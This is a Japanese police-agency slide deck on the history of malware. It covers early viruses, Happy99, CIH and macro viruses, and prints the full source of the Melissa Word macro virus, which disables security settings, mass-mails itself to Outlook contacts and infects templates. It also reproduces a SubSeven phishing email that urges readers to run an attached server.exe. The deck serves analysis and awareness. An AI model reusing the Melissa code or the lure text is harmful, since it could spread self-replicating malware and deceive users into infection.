



マルウェアの脅威と傾向

警察庁情報通信局情報技術解析課

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スパムメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

はじめに

malicious software

Virus、Worm、Trojan Horse

Spyware、Crack Tool など

単体のコンピュータ



電磁的記録媒体を介した感染・発症



ネットワークを介した感染・発症

ネットワーク環境、利用形態による変遷

目次

- 1 はじめに
- 2 **初期のマルウェア**
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

初期のマルウェア(1)

世界初といわれるマルウェア

- ・1970年代 The Creeper
TENEXで活動し、ARPANETで感染拡大

対抗プログラム Reaper によって消滅

マルウェア と 対策プログラムが同時期に誕生

- ・1981年 Elk Cloner APPLE
- ・1986年 Brain IBM - PC

初期のマルウェア(2)

1988年

- ・PC-VANウイルス

メールで送信されたマルウェア

PC-VANのログインID・パスワードを掲示板に書き込む

スパイウェアの要素

- ・モリスワーム事件

BSD版UNIXのSendMail等の脆弱性を突いた感染拡大
インターネットが24時間にわたり麻痺

CERT/CC 設立の契機

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 **インターネット黎明期のマルウェア**
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

Microsoft Windows95

1995年 Microsoft Windows 9 5 発売

インターネット接続が容易に 普及が加速する



同社製 Microsoft Word、Microsoft Excel 等のOffice製品に組み込まれたMacro機能を悪用したマクロウイルスが登場

- ・1995年 Concept Microsoft Word 6
- ・1997年 Laroux Microsoft Excel 95



感染後に作成・保存した全てのファイルに感染する。感染行為だけであり、それ以外の被害はない。

Happy 9 9

Happy99


1999年1月

電子メール、インターネットニュースによる拡大



電子メールでは、自己宛の正当なメールに引き続き、

- ・ 同一の差し出し人名(メールアドレス)から
- ・ 正当なメールと同一のタイトル(Subject) で

本文内容が空で、「Happy99.EXE」という添付ファイル





Happy99



メール添付の状況と、実行時のウィンドウ

Happy99




Liste.Skaファイルにメールアドレスを記録し、同一アドレスには送付しない


HKEY_LOCAL_MACHINE / Software / Microsoft / Windows / CurrentVersion / RunOnce

Melissa

Melissa




文書ファイルからの感染




1999年3月

文書ファイルへの感染

Melissaメール送信



Melissa



Melissa のプログラム (全文)

```

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled =
False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1):
Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt
= (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo =
AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked
for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add
ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = "... by Kwyjibo"
End If
Set AD11 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NT11 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NT11.CodeModule.CountOfLines
ADCL = AD11.CodeModule.CountOfLines
BGN = 2
If AD11.Name <> "Melissa" Then
If ADCL > 0 Then _
AD11.CodeModule.DeleteLines 1, ADCL
Set ToInfect = AD11
AD11.Name = "Melissa"
DoAD = True
End If
If NT11.Name <> "Melissa" Then
If NTCL > 0 Then _
NT11.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NT11
NT11.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While AD11.CodeModule.Lines(1, 1) = ""
AD11.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub
Document_Close()")
Do While AD11.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN,
AD11.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NT11.CodeModule.Lines(1, 1) = ""
NT11.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub
Document_Open()")
Do While NT11.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN,
NT11.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False)
Then
ActiveDocument.Saved = True: End If
"WORD/Melissa written by Kwyjibo
"Works in both Word 2000 and Word 97
"Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You
Decide!
"Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-
two points, plus triple-word-score, plus fifty points for
using all my letters. Game's over. I'm outta here."
End Sub

```

Melissa

Word文書ファイルに、作成者のMACアドレスが記載されていた。

```
00003350 02 00 00 00 0A 00 00 00-5F 50 49 44 5F 47 55 49 |....._PID_GUI
00003360 44 00 02 00 00 00 A4 03-00 00 41 00 00 00 4E 00 |D.....A...N.
00003370 00 00 7B 00 46 00 46 00-36 00 44 00 34 00 33 00 |..{.F.F.6.D.4.3.
00003380 38 00 30 00 2D 00 45 00-43 00 43 00 43 00 2D 00 |8.0.-.E.C.C.C.-.
00003390 31 00 31 00 44 00 32 00-2D 00 39 00 32 00 45 00 |1.1.D.2.-.9.2.E.
000033A0 34 00 2D 00 30 00 30 00-30 00 30 00 45 00 38 00 |4.-.0.0.0.0.E.8.
000033B0 33 00 39 00 38 00 46 00-34 00 45 00 7D 00 00 00 |3.9.8.F.4.E.}...
```

CIH

- ・ 単体プログラムのバイナリ・ウイルス
- ・ ハードディスクの内容を消去
- ・ BIOSの内容の破壊

インターネット黎明期のマルウェア

	被害		電子メール	形態
	パソコン	ネットワーク		
CIH	激烈	無	-	ウイルス
Happy99	無	小	使用	ワーム トロイの木馬
Melissa	小	大		マクロウイルス

プログラムの実行や文書ファイルを開くなどの人為的操作で活動を開始

「添付ファイルを警戒する」という土壌が存在していなかった

SubSevenメール

マイクロソフト・ジャパン・サービスからのお知らせ(緊急)

News 09 / 15

弊社のウィンドウズOSシリーズをお使いいただき、真にありがとうございます。このたび、お知らせしたいことがございますので、メールで失礼いたしました。

お知らせ

9月5日付の情報によると、1994年にイギリスのロンドンを中心に発生したウィルス「Pinkworm」が、今年の8月中旬からアメリカで再発生している模様です。

このウィルスは、PC内で自己増殖し、そのPCの能力を著しく低下させる症状がでます。

1995年にマイクロソフトが発売した「Windows95」の環境下ではこのソフトは稼動しなかったのですが、「Windows98」の環境下では症状が出る例があります。

これはこのウィルス自体になんらかの改造が施されているからです。Wormウィルスは、ネットワーク接続されたコンピューター間を自己複製しながら移動するため、広く感染してしまう可能性があるため、当社ではこのウィルスのワクチン・ソフトを配布することに致しました。

ワクチンについて

このワクチンは予防型ワクチンです。インストールすれば、ウィルスの進入を防ぐ機能がついています。予防型ワクチンであるため、ウィルススキャン・ソフトで感知されることがありますが、問題ありません。

インストール方法

このメールに付属している「server.exe」というファイルをダブルクリックするだけで、インストール終了です。

お願い

このメールに付属のソフトをインストール後、msjser@hotmail.comまでメールをお送りください。

件名には「ワクチン・インストール」と明記してください。内容は必要ありません。よろしく申し上げます。

